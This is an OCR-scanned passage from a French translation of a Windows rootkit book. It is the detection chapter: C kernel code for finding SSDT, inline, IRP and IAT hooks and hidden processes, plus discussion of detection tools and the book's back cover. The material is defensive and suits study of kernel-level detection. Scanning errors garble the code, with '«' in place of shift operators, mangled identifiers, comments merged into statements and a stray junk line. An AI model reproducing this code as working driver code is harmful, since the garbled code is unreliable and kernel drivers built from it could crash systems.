    DWORD d_Size;
    DWORD d_Flags;
    WORD w_Index;
    WORD w_Rank;
    WORD w_LoadCount;
    WORD w_NameOffset ;
    BYTE a_bPath [MAXIMUM_FILENAME_LENGTH];
} MODULE_INFO, *PMODULE_INFO, **PPMODULE_INFO;

typedef struct _MODULE_LIST
{
    int          d_Modules;
    MODULE_INFO a_Modules [];
} MODULE_LIST, *PMODULE_LIST, **PPMODULE_LIST;
```

La fonction `GetListOfModules` alloue la mémoire requise et retourne un pointeur vers cette mémoire si elle peut récupérer les informations des modules système :

```
/////////////////////////////////////////////////////////////////
///
// PMODULE_LIST GetListOfModules // Paramètres :
// IN PNTSTATUS, pointeur vers la variable NTSTATUS.
//     Utile pour le debugging.
// Retourne :
//     OUT PMODULE_LIST, pointeur vers MODULE_LIST
PMODULE_LIST GetListOfModules(PNTSTATUS pns)
{
  ULONG ul_NeededSize;
  ULONG *pul_ModuleListAddress = NULL;
  NTSTATUS ns;
  PMODULE_LIST pmi = NULL;
  // Appelle ZwQuerySystemlnformation pour déterminer // la taille requise
  pour stocker les informations.
  ZwQuerySystemlnformation(SystemModuleInformâtion,
                            &ul_NeededSize,

                           0,
                           &ul_NeededSize);
  pul_ModuleListAddress = (ULONG *) ExAllocatePool *»(PagedPool,
  ul_NeededSize);
  if (!pul_ModuleListAddress) // Echec de ExAllocatePool
  { if (pns != NULL)
```

```
                    *pns = STATUS_INSUFFICIENT_RESOURCES;
                return (PMODULE_LIST) pulJVIoduleListAddress ;
    }
    ns = ZwQuerySystemlnformation(SystemModulelnformation,
                                  pul_ModuleListAddress,
                                  ul_NeededSize,
                                  0);
    if (ns != STATUS_SUCCESS)// Echec de ZwQuerySystemlnformation
    {
      // Libère la mémoire paginée allouée
      ExFreePool((PVOID) pul_ModuleListAddress); if
      (pns != NULL)
        *pns = ns;
      return NULL;
    }
    pmi = (PMODULE_LIST) pulJVIoduleListAddress; if (pns != NULL)
      *pns = ns; return pmi;
```

Vous disposez maintenant d'une liste de tous les modules du noyau. Pour chacun d'eux, deux informations importantes ont été retournées dans la structure `M0DULE_INF0` : l'adresse de base et la taille du module. Vous connaissez à présent la plage acceptable et pouvez commencer à rechercher des hooks.

Détecter les hooks de la SSDT

La fonction `DriverEntry` suivante appelle la fonction `GetListOfModules` puis examine chaque entrée de la liste retournée à la recherche du module `Ntos- krnl.exe`. Lorsqu'elle le trouve, une variable globale contenant l'adresse de début et l'adresse de fin de ce module est initialisée. Ces informations serviront à rechercher dans la SSDT les adresses qui tombent en dehors de la plage du module.

```
typedef struct _NT0SKRNL {
    DWORD Base;
    DWORD End;
} NTOSKRNL, *PNTOSKRNL;

PMODULE_LIST g_pml;
NTOSKRNL g_ntoskrnl;

NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,
                     IN PUNICODE_STRING RegistryPath)
{
  int count; g_pml = NULL; g_ntoskrnl.Base = 0; g_ntoskrnl.End = 0;
  g_pml = GetListOfModules();
```

```
    if (!g_pml)
      return STATUS_UNSUCCESSFUL; for (count = 0; count <
    g_pml->d_Modules; count++)
    {
      // Recherche l'entrée correspondant à ntoskrnl.exe if
      (_stricmp( "ntoskrnl.exe11, g_pml->
        a_Modules[count].a_bPath + g_pml->a_Modules[count],w_NameOffset) == 0)
      {
        g_ntoskrnl.Base = (DWORD)g_pml->a_Modules[count].p_Base; g_ntoskrnl.End
        = ((DWORD)g_pml->
                     a_Modules[count].p_Base + g_pml-
  >a_Modules[count].d_Size);
      }
    }
    ExFreePool(g_pml); if (g_ntoskrnl.Base != 0) return STATUS_SUCCESS;
    else
      return STATUS_UNSUCCESSFUL;
    }
```

La fonction suivante envoie en sortie un message de debugging si elle trouve dans la SSDT une adresse qui sort de la plage acceptable :

```
#pragma pack( 1 )
typedef struct ServiceDescriptorEntry {
    unsigned int *ServiceTableBase; unsigned
    int *ServiceCounterTableBase; unsigned
    int NumberOfServices; unsigned char
    *ParamTableBase;
} SDTEntry_t;
#pragma pack()

// Importe KeServiceDescriptorTable depuis ntoskrnl.exe
_ declspec(dllimport) SDTEntry_t KeServiceDescriptorTable;

void IdentifySSDTHooks(void)
{
  int i;
  for (i = 0; i < KeServiceDescriptorTable.NumberOfServices ; i++)
  {
    if ((KeServiceDescriptorTable.ServiceTableBase[i] <
                                            g_ntoskrnl.Base) ||
        (KeServiceDescriptorTable.ServiceTableBase[i] >
                                            g_ntoskrnl.End))
    {
      DbgPrint("System call %d is hooked at address %x!\n", i,
          KeServiceDescriptorTable.ServiceTableBase[i]);
    }
  }
```

Rechercher les hooks de la SSDT est une méthode de détection très efficace, mais ne vous étonnez pas si vous en trouvez qui ne sont pas des rootkits. Souvenez-vous que de nombreux logiciels de protection actuels hookent également le noyau et diverses API.

La section suivante expose comment détecter certains hooks de fonctions en ligne, lesquels ont été couverts au Chapitre 4.

Détecter les hooks en ligne

Pour simplifier, nous rechercherons ici uniquement les patchs de détours qui surviennent dans les premiers octets du préambule d'une fonction (le désassemblage complet d'une fonction du noyau dépasse le cadre de cet ouvrage). Pour détecter un tel patch, nous employons la fonction `CheckNtoskrnlForOutsideJump` :

```
/////////////////////////////////////////////////////
// DWORD CheckForOutsideJump
//
// Description :
// Cette fonction prend l'adresse de la fonction à vérifier. // Elle
examine les premiers opcodes à la recherche // de sauts immédiats,
etc.
//
DWORD CheckNtoskrnlForOutsideJump (DWORD dw_addr)
{
  BYTE opcode = *((PBYTE)(dw_addr));
  DWORD hook = 0;
  WORD desc = 0;
  // Voici les opcodes de sauts relatifs inconditionnels.
  // L'opcode 0xeb est un saut relatif qui occupe un octet et peut
  // donc sauter au maximum 255 octets depuis l'EIP courant.
  //
  // Nous ne savons pas encore comment gérer l'opcode 0xea. Il //
  ressemble à imp XXXX:XXXXXXXX. Pour le moment, nous ignorerons
  // simplement les deux premiers   octets. Dans le futur, vous devriez
  // ajouter ces deux octets car   Lis représentent le segment.
  if ((opcode == 0xe8) || (opcode   == 0xe9))
  {
    // || (opcode == 0xeb) -> Ces   sauts courts sont ignorés
    hook |= *((PBYTE)(dw_addr+1))   « 0;
    hook |= *((PBYTE)(dw_addr+2))   « 8;
    hook |= *((PBYTE)(dw_addr+3))   « 16;
    hook |= *((PBYTE)(dw_addr+4))   « 24;
    hook += 5 + dw_addr;
  }
  else if (opcode == 0xea)
  {
    hook |= *((PBYTE)(dw_addr+1))   « 0; «
    hook j= *((PBYTE)(dw_addr+2))   8;
```

```
        hook |= *((PBYTE)(dw_addr+3)) « 16; hook j= *((PBYTE)(dw_addr+4))
        « 24;
        // Une mise à jour s'impose pour refléter l'entrée de la GDT,
        // mais nous l'ignorons pour le moment, desc = *((WORD
        *)(dw_addr+5));
      }
      // Maintenant que nous connaissons la destination du saut,
      // il faut vérifier si le hook est en dehors de // Ntoskrnl.
      S'il ne l'est pas, retourne 0. if (hook != 0)
      {
        if ((hook < g_ntoskrnl.Base) || (hook > g_ntoskrnl.End)) hook =
        hook; else
          hook = 0;
      }
      return hook;
    }
```

A partir de l’adresse d’une fonction dans la SSDT, `CheckNtoskrnlForOutsideJump` recherche dans cette fonction un saut inconditionnel immédiat. Si elle en trouve un, elle tente de résoudre l’adresse vers laquelle le processeur se débranchera. Elle examine ensuite cette adresse pour déterminer si elle se trouve en dehors de la plage acceptable pour `Ntoskrnl. exe.`

En adaptant la plage, vous pouvez utiliser ce code pour rechercher des hooks en ligne dans les premiers octets de n’importe quelle fonction.

Détecter les hooks de gestionnaires d’IRP

Avec la fonction `ZwQuerySystemlnformation,` vous disposez déjà du code requis pour détecter tous les drivers en mémoire, et le Chapitre 4 décrit comment localiser la table de gestionnaires d’IRP d’un driver spécifique. Pour détecter les hooks de gestionnaires d’IRP, il vous suffit donc de combiner ces deux techniques. Vous pourriez déréférencer chaque pointeur de fonction pour rechercher des hooks en ligne dans les gestionnaires à l’aide du code précédent.

Détecter les hooks d’IAT

Les hooks d’IAT sont largement utilisés par les rootkits pour Windows actuels. Etant donné qu’ils opèrent dans la portion utilisateur d’un processus, ils sont plus faciles à programmer que les rootkits en mode noyau et ne requièrent pas le même niveau de privilèges. Pour cette raison, vous devriez vous assurer que votre logiciel de détection recherche ce type de hook.

Rechercher les hooks d'IAT est plutôt laborieux et implique de recourir à de nombreuses techniques présentées dans les chapitres précédents. Ces étapes ne sont malgré tout pas compliquées. Pour commencer, vous devez changer de contexte en vous plaçant dans l'espace d'adressage du processus dans lequel vous voulez effectuer votre recherche. Autrement dit, votre code de détection doit s'exécuter dans le processus qui est examiné. Certaines des méthodes employées à cet effet sont exposées au Chapitre 4 à la section "Hooks de niveau utilisateur".

Ensuite, votre code doit récupérer une liste de toutes les DLL qui ont été chargées par le processus. Votre objectif est d'inspecter les fonctions importées en scannant LIAT pour identifier celles dont les adresses tombent en dehors des plages des DLL. Une fois que vous disposez de cette liste et de la plage d'adresses de chaque DLL, vous pouvez adapter le code de la section "Approche de hooking hybride" du Chapitre 4 pour scanner LIAT de chaque DLL à la recherche de hooks. Vous devriez être particulièrement attentif aux DLL `Kernel32.dll` et `Ntdll.dll`, qui sont des cibles courantes des rootkits car elles servent d'interface utilisateur avec le système d'exploitation.

Si LIAT n'a pas été hookée, vous devriez néanmoins en profiter pour examiner les fonctions elles-mêmes afin de vérifier qu'elles ne contiennent pas de hooks en ligne. Le code nécessaire pour cela a été présenté plus haut, dans la fonction `CheckNtoskrnlForOutsideJump`. Il vous suffit de changer la plage de la DLL cible.

Voici plus en détail comment procéder. Une fois que vous vous trouvez dans l'espace d'adressage d'un processus, vous disposez de différentes méthodes pour obtenir une liste de ses DLL. Par exemple, l'API Win32 possède une fonction `EnumProcessModules` :

```
BOOL EnumProcessModulesf
  HANDLE hProcess,
  HMODULE* IphModule,
  DWORD Cb,
  LPDWORD lpcbNeeded
);
```

En passant comme premier paramètre un handle sur le processus courant, `EnumProcessModules` retourne une liste de toutes les DLL de ce processus. Vous pourriez sinon appeler cette fonction depuis l'espace d'adressage de n'importe quel processus, auquel cas vous passeriez un handle sur le processus que vous voulez scanner.

La fonction `EnumProcesses` listerait alors tous les processus. Vous n'avez pas à vous préoccuper de savoir s'il y a des processus cachés puisqu'il vous importe peu que le rootkit ait hooké ses propres processus cachés.

Le deuxième paramètre de `EnumProcessModules` est un pointeur vers le tampon que vous devez allouer pour contenir la liste des handles de DLL. Le troisième paramètre est la taille de ce tampon. Si l'espace alloué est insuffisant, cette fonction retournera la taille nécessaire pour stocker tous les handles de DLL.

Vous pouvez récupérer le nom de chaque DLL en appelant la fonction `GetModule-FileNameEx` avec le handle correspondant. Une autre fonction, `GetModulelnforma- tion`, retourne l'adresse de base et la taille de la DLL correspondant au handle passé comme deuxième paramètre. Ces informations sont retournées sous la forme d'une structure `MODULE INFO` :

```
typedef struct _M0DULEINF0 {
  LPVOID lpBaseOfDll;
  DWORD SizeOfImage;
  LPVOID EntryPoint;
} MODULEINFO, *LPM0DULEINF0;
```

Avec le nom de la DLL, son adresse de début et sa taille, vous disposez de toutes les informations nécessaires pour déterminer une plage acceptable pour les fonctions qu'elle contient. Ces informations devraient être stockées dans une liste chaînée pour que vous puissiez y accéder ultérieurement.

Vous pouvez maintenant commencer à parcourir chaque fichier en mémoire et analyser l'IAT des DLL comme illustré à la section "Approche de hooking hybride" du Chapitre 4 (souvenez-vous que l'IAT de chaque processus et de chaque DLL peut contenir des fonctions importées depuis de nombreuses autres DLL). Mais, ici, lorsque vous analysez un processus ou une DLL pour rechercher son IAT, vous devez identifier chaque DLL importée. Vous pouvez utiliser le nom de la DLL pour la localiser dans la liste chaînée. Comparez ensuite chaque adresse dans FIAT aux informations de module DLL correspondantes.

La technique qui vient d'être décrite requiert les appels API des fonctions `EnumProcesses`, `EnumProcessModules`, `GetModuleFileNameEx` et `GetModulelnformation`. Mais un rootkit pourrait avoir hooké ces appels. Pour obtenir la liste des DLL chargées dans un processus sans avoir à effectuer d'appel API, vous pouvez analyser le bloc d'environnement du processus, ou PEB *(Process Environment Block).* Ce bloc contient une liste chaînée de tous les modules chargés. Cette approche a longtemps été utilisée par toutes sortes d'attaquants, y compris les auteurs de virus.

Pour l'implémenter, vous devrez écrire un petit programme en assembleur. Le groupe de recherche Last Stage of Delirium a écrit un article très intéressant[1] qui décrit comment trouver la liste chaînée des DLL dans un processus.

Rootkit.com

Les sections de code précédentes permettant de détecter
les différents types de hooks évoqués sont implémentées dans l'outil VICE
disponible à l'adresse
www.rootkit.com/vault/fuzen_op/vice.zip.
v 1 **rjl lllff ,** WÊÊÊÊÊÈ, **1 mj**

Suivre Pexécution

Un autre moyen de détecter des hooks dans des API et des services système est de suivre l'exécution des appels. Cette méthode a été utilisée par Joanna Rutkowska dans son outil Patchfinder 2[1 2]. Elle part du principe que les hooks provoquent l'exécution d'instructions additionnelles qui ne seraient pas invoquées par des fonctions non hookées. Ce programme crée une base de référence à partir de plusieurs fonctions lors du démarrage et nécessite que le système soit exempt de hooks à ce moment précis. Il appelle ensuite périodiquement ces fonctions pour vérifier si des instructions additionnelles sont exécutées par rapport à la base de référence.

Bien que cette technique fonctionne, elle demande une base de référence intacte. De plus, le nombre d'instructions qu'une fonction donnée exécute peut varier d'un appel à l'autre, même si elle n'a pas été hookée. Ceci est dû en grande partie au fait que ce nombre dépend de l'ensemble de données que la fonction analyse. Il n'est donc pas possible de définir précisément une variation acceptable de cette différence. Rutkowska affirme avoir constaté une différence considérable entre une fonction hookée et une fonction qui ne l'est pas lors des tests qu'elle a réalisés avec des rootkits connus, mais cet écart pourrait diminuer dans le cas d'attaques plus sophistiquées.

1. Last Stage of Delirium Research Group, "Win32 Assembly Components" (mise à jour 12 décembre 2002), disponible sur http://lsd-pl.net/windows_components.htmI.
2. J. Rutkowska, "Detecting Windows Server Compromises with Patchfinder 2" (janvier 2004), disponible à P adresse www.invisiblethings.org/papers/rootkits_detection_with_patchfinder2.pdf.

Détection du comportement d'un rootkit

La détection du comportement d'un rootkit est une approche nouvelle dans le domaine de la sécurité. C'est peut-être même la plus puissante. Le but est de repérer les états d'incohérence du système d'exploitation. Si vous détectez une API qui retourne des valeurs qui sont fausses, vous savez que vous avez identifié non seulement la présence d'un rootkit mais également ce qu'il tente de dissimuler. La difficulté est de parvenir à déterminer la "vérité" sans vous appuyer sur l'API qui fait l'objet de la vérification.

Détection de clés de registre et de fichiers cachés

Mark Russinovich et Bryce Cogswell ont développé un outil, RootkitRevealer[1], capable de détecter les entrées cachées du Registre ainsi que les fichiers cachés. Pour déterminer la "vérité", ce programme analyse les fichiers correspondant à différentes ruches du Registre sans l'aide des appels standard de l'API Win32, tels que `RegOpenKeyEx` et `RegQueryValueEx`. Il analyse aussi le système de fichiers à un niveau très bas, évitant là encore les appels API typiques. Il invoque ensuite les API des niveaux supérieurs pour comparer les résultats avec ce qu'il sait être vrai. S'il relève une incohérence, cela signifie qu'il a identifié le comportement d'un rootkit et les données que celui-ci cherche à cacher. Cette technique est assez simple et en même temps très efficace.

Détection de processus cachés

Les processus et les fichiers cachés constituent une des menaces les plus courantes. Un processus caché est particulièrement dangereux car il s'agit de code exécuté sur votre système sans que vous le sachiez. Cette section expose différents moyens permettant de détecter les processus qu'un attaquant veut dissimuler.

Hooker la fonction SwapContext

Hooker des fonctions est utile lors de la détection. La fonction `SwapContext` dans `Ntoskrnl. exe` est appelée pour opérer un changement de contexte entre le thread en cours et celui qui reprend son exécution. Lorsqu'elle est invoquée, la valeur contenue dans le registre `EDI` est un pointeur vers le prochain thread qui doit devenir actif, et la valeur du registre `ESI` est un pointeur vers le thread courant s'apprêtant à suspendre son exécution. Pour cette méthode de détection, vous devez remplacer le

1. **B.** Cogswell et **M.** Russinovich, ***RootkitRevealer*,** disponible à l'adresse **www.sysinternals.com/ntw2k/freeware/rootkitreveal.shtml.**

préambule de SwapContext par un saut inconditionnel de cinq octets vers votre fonction de détour. Celle-ci devrait vérifier que la structure KTHREAD du thread redevenant actif (référencé par le registre EDI) pointe vers un bloc EPROCESS qui est correctement lié à la liste doublement chaînée de blocs EPROCESS. Grâce à cette information, vous pouvez détecter un processus qui a été dissimulé à l'aide des techniques DKOM décrites au Chapitre 7. Cela fonctionne car la planification d'exécution dans le noyau se fait au niveau thread et que tous les threads sont liés à leurs processus parents. Cette méthode a été initialement documentée par James Butler *et al'*.

Vous pouvez sinon employer cette méthode pour détecter des processus dissimulés par hooking. En hookant la fonction SwapContext, vous obtenez la véritable liste de processus. Vous pouvez ensuite comparer ces données à celles retournées par les appels API de listage de processus, tels que la fonction NtQuerySystemlnf ormation qui a été hookée à la section "Hooking de la SSDT" au Chapitre 4.

Autres moyens de listage de processus

La fonction ZwQuerySystemlnformation n'est pas le seul moyen de lister les processus d'un système, d'autant que les techniques DKOM et de hooking peuvent la tromper. Une alternative simple comme le listage des ports avec Netstat peut révéler la présence d'un processus caché car celui-ci possède un handle sur un port ouvert. L'utilisation de cet outil a été couverte au Chapitre 4.

Le processus Csnss.exe constitue une autre approche. Il possède un handle sur chaque processus à l'exception des quatre suivants :

- Idle ;
- System ;
- Smss.exe ;
- Csrss.exe. [1]

1. J. Butler *et al.*, "Hidden Processes: The Implication for Intrusion Détection", *Proceedings ofthe IEEE Workshop on Information Assurance* (Académie militaire de West Point, NY), juin 2003.

En parcourant les handles dans `Csrss. exe` et en identifiant les processus auxquels ils se réfèrent, vous obtenez un ensemble de données que vous pouvez comparer à la liste de processus retournée par les appels API. Dans le bloc `EPROCESS` de chaque processus, il y a, entre autres informations, un pointeur vers une structure `HANDLE_TABLE` qui contient un pointeur vers la table de handles de ce processus. Le Tableau 10.1 contient les offsets requis pour trouver la table de handles de chaque processus. Pour en savoir plus sur l'analyse des tables de handles, consultez l'ouvrage *Microsoft Windows Internais,* de Russinovich et Solomon[1].

Tableau 10.1 : Offsets pour localiser les handles à **partir d'un bloc EPROCESS**

	Windows 2000	*Windows XP*	*Windows 2003*
`Offset de HANDLE TABLE dans EPROCESS`	`0x128`	`0xC4`	`0xC4`
`Offset de la table dans HANDLE_TABLE`	`0x8`	`0X0`	`0X0`

Il existe encore une autre technique permettant d'éviter de s'appuyer sur des appels API pouvant avoir été hookés. Comme il a été dit, le bloc `EPROCESS` de chaque processus contient un pointeur vers une structure `HANDLE_TABLE`. Il se trouve que toutes ces structures sont liées entre elles *via* une structure `LIST_ENTRY`, de la même manière que tous les processus sont liés entre eux *via* une structure `LIST_ENTRY` (voir Chapitre 7). En localisant la structure `HANDLE TABLE` de chaque processus et en parcourant la liste des tables de handles, vous pouvez identifier tous les processus du système. Alors que nous rédigeons le présent ouvrage, nous pensons que le produit BlackLight[1 2] de l'éditeur d'antivirus F-Secure s'appuie sur cette technique.

Pour parcourir la liste des tables de handles, vous avez besoin de l'offset de la structure `LIST_ENTRY` dans la structure `HANDLE_TABLE` (en plus de l'offset du pointeur vers cette dernière dans le bloc `EPROCESS`, lequel est donné au Tableau 10.1). La structure `HANDLETABLE` contient également le PID *(Process ID)* du processus propriétaire. Ce PID se trouve à des offsets différents selon la version du système

1. M. Russinovich et D. Solomon, *Microsoft Windows Internais, Fourth Edition* (Redmond, Wash. : Microsoft Press, 2005). pp. 124^-9.
2. *F-Secure BlackLight* (Helsinki, Finland : F-Secure Corporation, 2005), disponible à l'adresse www.fsecure.com/blacklight.

d'exploitation. Les offsets permettant d'identifier chaque processus à partir de son PID sont indiqués au Tableau 10.2.

Tableau 10.2 : Offsets utilisés pour parcourir les tables de handles et identifier les processus

	Windows 2000	*Windows XP*	*Windows 2003*
`Offset de LIST_ENTRY dans HANDLE_TABLE`	`0x54`	`0x1 C`	`0x1 C`
`Offset du PID dans HANDLE_TABLE`	`0x10`	`0x08`	`0x08`

Pour chaque processus traversé au moyen des valeurs de `LIST_ENTRY`, vous pouvez déterminer le PID propriétaire. Vous disposez ainsi d'un autre ensemble de données à comparer aux résultats des appels API au cas où ceux-ci manqueraient de lister un processus particulier. La fonction suivante liste tous les processus du système en parcourant la liste chaînée de tables de handles :

```
void ListProcessesByHandleTable(void)
{
  PEPROCESS eproc;
  PLIST_ENTRY start_plist, plist_hTable = NULL;
  PDWORD d_pid;
  // Récupère le bloc EPROCESS courant
  eproc = PsGetCurrentProcess();
  plist_hîable = (PLIST_ENTRY)((*(PDWORD)((DWORD) eproc + HANDLETABLEOFFSET))
                 + HANDLELISTOFFSET);
  start_plist = plist_hTable;
  do
  {
    d_pid = (PDWORD)(((DWORD)plist_hTable + EPROCPIDOFFSET)
            - HANDLELISTOFFSET);
    // Envoie le PID du processus en sortie en tant que //
    message de debugging. Vous pourriez le stocker // pour le
    comparer aux appels API.
    DbgPrint("Process ID: %d\n", *d_pid);
    // Continue
    plist_hTable = plist_hTable->Flink;
  }while (start_plist != plist_hTable);
}
```

Cette méthode de détection des processus cachés est très efficace. Si le rootkit ne modifie pas cette liste dans le noyau, ce qui est de toute façon difficile à faire, vous pourrez repérer ses processus cachés. Il existe dans le noyau d'autres structures similaires pouvant être utilisées aux mêmes fins. Les techniques de détection évoluent aussi rapidement que les rootkits.

Conclusion

Ce chapitre a illustré de nombreux moyens différents de détecter des rootkits, en couvrant tantôt leur implémentation pratique tantôt la théorie sous-jacente.

La plupart des méthodes qui ont été exposées ont trait à la détection de hooks et de processus cachés. Des livres entiers pourraient être consacrés à la détection au niveau du système de fichiers ou à la détection de canaux de communication secrets. Mais, en apprenant déjà à identifier des hooks, vous serez en mesure de repérer la majorité des rootkits publics.

Aucune méthode de détection n'est exhaustive ou fiable à 100 % car la détection est un art. A mesure que les attaquants progressent, les méthodes de protection évoluent également.

La divulgation des techniques d'implémentation et de détection de rootkits a pour inconvénient de profiter également aux attaquants, lesquels modifient ensuite leur méthodologie en conséquence. Toutefois, le fait qu'une technique d'infiltration n'ait pas été exposée dans un livre ou lors d'une conférence ne rend pas les systèmes plus sûrs pour autant. Le niveau de sophistication des attaques présentées dans ce livre est de toute façon hors de portée de la majorité des aspirants hackers, qui sont essentiellement des script-kiddies (pirates adolescents). Nous espérons que les sociétés de sécurité et les éditeurs de systèmes d'exploitation considéreront la protection contre les méthodes abordées ici comme une priorité.

De nouvelles techniques de rootkits plus avancées et des méthodes permettant de les détecter sont développées alors même que vous lisez ces lignes. Actuellement, plusieurs initiatives visent à dissimuler des rootkits en mémoire de manière qu'ils échappent même à un scan de la mémoire. D'autres groupes cherchent à utiliser les composants matériels disposant d'un processeur embarqué pour pouvoir scanner la mémoire du noyau sans s'appuyer sur le système d'exploitation[1]. Ces deux groupes divergeront évidemment et, comme aucun d'eux n'a soumis d'implémentation à un examen public, il est difficile de dire lequel aura le dessus. Ce qui est sûr, c'est que chaque approche présentera ses propres limitations et faiblesses.

1. N. Petroni, J. Molina, T. Fraser et W. Arbaugh (université du Maryland, College Park, Md.), "Copilot: A Coprocessor Based Kernel Runtime Integrity Monitor", article présenté lors de la conférence Usenix Security Symposium 2004 et disponible à l'adresse www.usenix.org/events/sec04/tech/petroni.html.

Les programmes de rootkits et de détection évoqués dans le paragraphe précédent se situent à l'extrême du spectre d'outils. Avant de vous en soucier, vous devez d'abord vous prémunir contre les menaces les plus courantes. Ce livre a montré en quoi elles consistent et quelles zones d'un système sont concernées.

Ce n'est que récemment que les entreprises ont commencé à montrer un intérêt pour la détection de rootkits. Nous espérons que cette tendance se poursuivra. Des consommateurs mieux informés font évoluer les logiciels de protection, de même que des attaquants, d'ailleurs.

Comme il a été dit au Chapitre 1, les entreprises ne sont motivées à se protéger contre les menaces potentielles qu'à partir du moment où elles sont victimes d'une attaque. Ce livre devrait vous inciter à ne pas attendre qu'un tel incident se produise.

Index

D

J

K

L

O

P

R

CampusPress Référence

Rootkits

Infiltrations du noyau Windows

Les rootkits sont les outils d'implémentation de portes dérobées par excellence qui permettent aux attaquants de disposer d'un accès permanent quasiment indétectable aux systèmes touchés. Deux des experts mondiaux en la matière nous livrent aujourd'hui le premier guide détaillé permettant de comprendre les principes et les mécanismes fondamentaux des rootkits, mais aussi de les concevoir et de les détecter.

Greg Hoglund et James Butler de Rootkit.com sont les auteurs de l'illustre cours sur les rootkits enseigné à la conférence Black Hat. Dans cet ouvrage, ils lèvent le voile sur les aspects offensifs d'une technologie permettant à un attaquant de pénétrer dans un système et de s'y installer pour une durée indéterminée sans être détecté.

Hoglund et Butler montrent exactement comment parvenir à une compromission des noyaux de Windows XP et Windows 2000 sur la base de concepts applicables à n'importe quel système d'exploitation actuel, de Windows Server 2003 à Linux et UNIX. A l'aide de nombreux exemples téléchargeables, ils décrivent les techniques de programmation de rootkit qui sont utilisables pour une variété d'applications, depuis les outils de protection aux drivers et débuggers de système d'exploitation.

A l'issue de ce livre, vous serez en mesure de :

- Comprendre le rôle d'un rootkit dans le contrôle à distance et l'interception logicielle.
- Concevoir un rootkit de noyau capable de dissimuler des processus, des fichiers et des répertoires.
- Maîtriser des techniques de programmation de rootkit fondamentales, telles que le hooking, le patching à l'exécution ou encore la manipulation directe des objets d'un noyau.
- Chaîner des drivers pour implémenter un intercepteur de frappe ou un filtre de fichiers.
- Détecter un rootkit et développer des logiciels de prévention d'intrusion capables de résister à une attaque par rootkit.

TABLE DES MATIÈRES

A propos des auteurs

Greg Hoglund a été un pionnier dans le domaine de la sécurité logicielle. Il est DG de HBGary, Inc., une société leader dans la fourniture de services de vérification de la sécurité des logiciels. Il a développé et documenté le premier rootkit pour Windows NT, créant dans le même élan www.rootkit.com.

James Butler, Directeur technique chez HBGary, est un expert éminent en matière de programmation de noyau et de développement de rootkits, qui possède également une expérience étendue des systèmes de détection d'intrusion hébergés. Il est le développeur de VICE, un système de détection de rootkits et d'analyse forensique.



Niveau : Avancé

Configuration : Windows

CampusPress

PEARSON Education France

CampusPress est une marque de
Pearson Education France
47 bis, rue des Vinaigriers
75010 Paris
Tél. : 01 72 74 90 00
Fax : 01 42 05 22 17
www.pearsoneducation.fr

